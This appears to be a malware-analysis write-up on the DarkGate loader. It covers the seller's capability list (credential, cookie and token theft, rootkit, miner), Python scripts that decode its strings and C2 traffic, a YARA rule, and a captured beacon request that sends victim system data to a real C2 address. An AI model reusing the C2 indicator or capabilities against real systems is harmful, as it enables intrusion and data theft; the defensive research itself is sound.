
MAIN FEATURES ->

DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
HVNC
HANYDESK
REMOTE DESKTOP
FILE MANAGER
REVERSE PROXY
ADVANCED BROWSERS PASSWORD RECOVERY (SUPPORTING ALL BROWSER AND ALL PROFILES)
KEYLOGGER WITH ADVANCED PANEL
PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS)
DISCORD TOKEN STEALER
ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
BROWSER HISTORY STEALER
ADVANCED MANUAL INJECTION PANEL
CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
REALTIME NOTIFICATION WATCHDOG (Global extension)
ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETLY HIDE FROM TASKMANAGER)
INVISIBLE STARTUP, IMPOSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW

During my analysis, my primary objective was to decrypt the contained strings, locate the C2 strings (since they're not available in plain text), and decrypt the network traffic.

Strings Decryption

During my investigation, I found two embedded strings (each 64 characters long) which are invoked by two different but similar functions:



When checking the cross-references for the first string (used in the function on the left), we can see a total of **864** calls to the function.

Up	p	sub_43CDF0+2CE	call	mw_decrypt_strings_wrap
Up	p	sub_43CDF0+31D	call	mw_decrypt_strings_wrap
Up	p	sub_43D330+98	call	mw_decrypt_strings_wrap
Up	p	sub_43D538+31	call	mw_decrypt_strings_wrap
Up	p	sub_43D538+73	call	mw_decrypt_strings_wrap
Up	p	sub_43D538+80	call	mw_decrypt_strings_wrap
Up	p	sub_43D764+2F	call	mw_decrypt_strings_wrap
Up	p	sub_43D764+64	call	mw_decrypt_strings_wrap
Up	p	sub_43D764+8B	call	mw_decrypt_strings_wrap

Line 19 of 864

The first argument passed to the function is the container for the return value, and the second argument is the “encrypted” string.

These hard-coded strings are part of a custom Base64 decoding routine. I’d like to extend my personal thanks to [@rivitna2](https://0xtoxin.github.io) for correcting me when initially published the strings decoding script.

> *It isn't encryption, it's Base64 encoding with a non-standard table :-)*
>
> *— rivitna (@rivitna2) August 1, 2023*

The first batch of decoded strings represents all the strings utilized by DarkGate during its execution. Some of these strings looks like notification messages sent to the C2, such as:

```
- New Bot: DarkGate is inside hAnyDesk user with admin rights
- DarkGate not found to get executed on the new hAnyDesk Desktop, Did you enabled Startup option on builder?
- Credentials detected, removing them!
```

You can find a list of all decoded strings here

The second hard-coded string is employed in the same routine, but it's called much less frequently. The developer tried to mess up a bit with researchers from discovering DarkGate's configurations by adding this second hard-coded string. It is used for decoding DarkGate's configurations and it also plays a role in decoding the network traffic data.

By decoding the data associated with the second hard-coded string, I managed to uncover DarkGate's configuration:

```
http://80.66.88.145|
0=7891
1=Yes
2=Yes
3=No
5=Yes
4=50
6=No
8=Yes
7=4096
9=No
10=bbbGcB
11=No
12=No
13=Yes
14=4
15=bIWRRCGvGiXOga
16=4
17=No
```

```
18=Yes

19=Yes
```

Below is an IDAPython script that requires both the wrapper function calls and the hard-coded strings:

```python
import idc

import idautils

import idaapi

import re


DECRYPTION_FUNCTION_1 = # Replace with "Wrapper" function call

LIST_1 = # Add 64 length list

STRINGS_FILE_1 = # Output file path


DECRYPTION_FUNCTION_2 = # Replace with "Wrapper" function call

LIST_2 = # Add 64 length list

STRINGS_FILE_2 = # Output file path


def decShiftFunc(arg1, arg2, arg3, arg4):

    final = ''

    tmp = (arg1 & 0x3F) * 4

    final += chr(((arg2 & 0x30) >> 4) + tmp)

    tmp = (arg2 & 0xF) * 16

    final += chr(((arg3 & 0x3C) >> 2) + tmp)

    final += chr((arg4 & 0x3F) + ((arg3 & 0x03) << 6))

    return final.replace('\0','')


def decWrapperFunc(encData, listNum):

    hexList = []

    for x in encData:

        hexList.append(listNum.index(x))


    subLists = [hexList[i:i+4] for i in range(0, len(hexList), 4)]

    if len(subLists[-1]) < 4:

        subLists[-1].extend([0x00] * (4 - len(subLists[-1])))


    finalString = ''

    for subList in subLists:
```

```
        finalString += decShiftFunc(subList[0],subList[1],subList[2],subList[3])
    return finalString

def getArg(ref_addr):
    ref_addr = idc.prev_head(ref_addr)
    if idc.print_insn_mnem(ref_addr) == 'mov':
        if idc.get_operand_type(ref_addr, 1) == idc.o_imm:
            return(idc.get_operand_value(ref_addr, 1))
        else:
            return None

def listDecrypt(functionEA, listID, fileID):
    stringsList = []
    for xref in idautils.XrefsTo(functionEA):
        argPtr = getArg(xref.frm)
        if not argPtr:
            continue
        data = idc.get_bytes(argPtr, 300)
        encData = re.sub(b'[^\x20-\x7F]+', '', data.split(b'\x00')[0]).decode() # Cleaning...
        decData = decWrapperFunc(encData,listID)
        stringsList.append(decData)
        idc.set_cmt(idc.prev_head(xref.frm), decData, 1)

    print(f'[+] {len(stringsList)} Strings were extracted')
    out = open(fileID, 'w')
    for string in stringsList:
        out.write(f'{string}\n')
    out.close()

print('[*] Staring decryption of list 1')
listDecrypt(DECRYPTION_FUNCTION_1,LIST_1,STRINGS_FILE_1)
print('[+] Staring decryption of list 2')
listDecrypt(DECRYPTION_FUNCTION_2,LIST_2,STRINGS_FILE_2)
```

Network Traffic Decryption

As I hinted in the previous section, DarkGate's network activity indeed incorporates both data obfuscation techniques we've encountered during the analysis:

- Loop XOR
- Custom Base64 Decoding

Now, let's examine one of the network streams that is transmitted to the C2:

```
POST / HTTP/1.0
Host: 80.66.88.145:7891
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: application/x-www-form-urlencoded
Content-Length: 626

id=GEabbfEcbKBadGaccCDCaGKccGGfKHKG&data=NsyuFs7uFsOxFsOuNvYuFs3WFsOAFqOuNjyuFs7zFsOAMpOuNv3uFsfFFsO0FsOuNp3uFs3LFsOxFjOuNj5uFs3AFsOAMpOuNjkuFs70FsO0FsOuNq
MuFsYAFsOkNsOuFjOuFsxLFsOxMsOuNqxuFs3LFsOxFjOuNvkuFs3UFsOAJqOuFjOuFskuFsOAFpOuNjYuFsfIFsOAFpOuNj7uFs3LFsO0FsOuFvxuFsSuFsOLNpOuN3kuFsk0FsOzNpOuNs7uFsxWFsOLF
qOuNpxuFsxLFsOLFjOuNskuFsxzFsO0FsOuFvxuFsSuFsOLNqOuNqSuFs3UFsOxFsOuNqOuFs3LFsOANsOuFjOuFs7LFsOxFqOuNj5uFsfFFsOANqOuFjOuFsANFsOLFqOuNs5uFsSuFsOLNqOuNqSuFs3U
FsOxFsOuNqOuFs3LFsOxFjOuFjOuFs3AFsOxFjOuNv3uFsfNFsO0FsOuNq7uFs7xFsOxNqOuFvkuFs3LFsOxMsOuNjkuFsfNFsOxFqOuNj5uFsGFFsOAFqOuNv3uFsfNFsRQFjxuNjMUrsxGNZrJlgoQ&ac
t=1000HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 4
Date: Thu, 27 Jul 2023 08:09:27 GMT

1001
```

In the POST request, we can observe several fields:

- id
- data
- act

The **id** is our XOR key initializer, which generates the actual XOR key using the same technique we used to initialize the XOR key for decrypting the final DarkGate payload. (`len(id) ^ id[0] ^ id[1] ..`)

The **data** field is encoded using the second hard-coded string. After decoding, this string will undergo an XOR operation with the key generated from **id**, as well as a NOT operation.

To simplify this process, I've created a Python script that decrypts the data:

```python
LIST = '' # Replace list used for config decoding
DATA = '' # Replace with the encrypted data from the network traffic
ID = '' # Replace with the ID from the network traffic


def decShiftFunc(arg1, arg2, arg3, arg4):
    final = ''
    tmp = (arg1 & 0x3F) * 4
```

```
    final += chr(((arg2 & 0x30) >> 4) + tmp)

    tmp = (arg2 & 0xF) * 16

    final += chr(((arg3 & 0x3C) >> 2) + tmp)

    final += chr((arg4 & 0x3F) + ((arg3 & 0x03) << 6))

    return final.replace('\0','')


hexList = []

for x in DATA:

    hexList.append(LIST.index(x))


subLists = [hexList[i:i+4] for i in range(0, len(hexList), 4)]

if len(subLists[-1]) < 4:

    subLists[-1].extend([0x00] * (4 - len(subLists[-1])))


finalString = ''

for subList in subLists:

    finalString += decShiftFunc(subList[0],subList[1],subList[2],subList[3])


key = len(ID)


for x in ID:

    key ^= ord(x)


plainData = ''

for x in finalString:

    plainData += chr(~(ord(x) ^ key)& 0xFF)


print(f'[+] Output: {plainData}')
```

Below is the output of the script for these parameters:

```
- LIST = zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+=

- DATA =

FpOkFahzFpOuNjxuFsfNFsOAMpOuNvkuFQrcHwtMDfmlHahzFpOuNqOuFs7uFsOAJqOuNj5uFs3kFsOAFpOuNqxuFs3WFsOAjjOuNvkuFsSuFsOL


- ID = GEabbfEcbKBadGaccCDCaGKccGGfKHKG


1033|410064006D0069006E00|MSXGLQPS|4100700070006C0069006300610074006900 6F006E002000560065007200690066006900650075007
```

```
 Core Processor (Broadwell) @ 8
Cores|4D006900630072006F0073006F006600740020004200610073006900630020004400690073007000 6C00610079002000410064006100610
 MB|Windows 10 Pro  x64 Build 19041|Yes||1690445353|Uno.own|4.6|0|0|7891
```

Summary

On this campaign we've uncovered a global campaign using hijacked email threads for phishing, which leads to the download of a sophisticated malware known as DarkGate. Users downloading the malware received an MSI file with two embedded files which carried encoded shellcode for execution. DarkGate also used unique decoding for two embedded strings, revealing commands sent to the C2 and the malware's configuration. Obfuscation techniques like Loop XOR and custom Base64 decoding were observed in DarkGate's network activity. Python scripts were created to decrypt the payload and data in this comprehensive analysis.

Yara Rule

I created a YARA rule based on the procedure used to decode the strings:

```
rule Win_DarkGate
{
        meta:
                author = "0xToxin"
                description = "DarkGate Strings Decoding Routine"
                date = "2023-08-01"
        strings:
                $chunk_1 = {
                        8B 55 ??
                        8A 4D ??
                        80 E1 3F
                        C1 E1 02
                        8A 5D ??
                        80 E3 30
                        81 E3 FF 00 00 00
                        C1 EB 04
                        02 CB
                        88 4C 10 ??
                        FF 45 ??
```

```
                    80 7D ?? 40
                    74 ??
                    8B 45 ??
                    E8 ?? ?? ?? ??
                    8B 55 ??
                    8A 4D ??
                    80 E1 0F
                    C1 E1 04
                    8A 5D ??
                    80 E3 3C
                    81 E3 FF 00 00 00
                    C1 EB 02
                    02 CB
                    88 4C 10 ??
                    FF 45 ??
                    80 7D ?? 40
                    74 ??
                    8B 45 ??
                    E8 ?? ?? ?? ??
                    8B 55 ??
                    8A 4D ??
                    80 E1 03
                    C1 E1 06
                    8A 5D ??
                    80 E3 3F
                    02 CB
                    88 4C 10 ??
                    FF 45 ??
                }

        condition:
                any of them
}
```

References

- DarkGate Final Payload Extractor
- DarkGate Strings Decoder

- DarkGate Decoded Strings
- DarkGate Network Traffic Decryptor
- Fortinet Blog About DarkGate
- DarkGate Selling Thread On xss.is
- Triage Scan

Tags: DarkGate Delphi IDAPython IDA Injection Loader ShellCode Yara

Categories: Threat Breakdown

Updated: August 6, 2023

Previous Next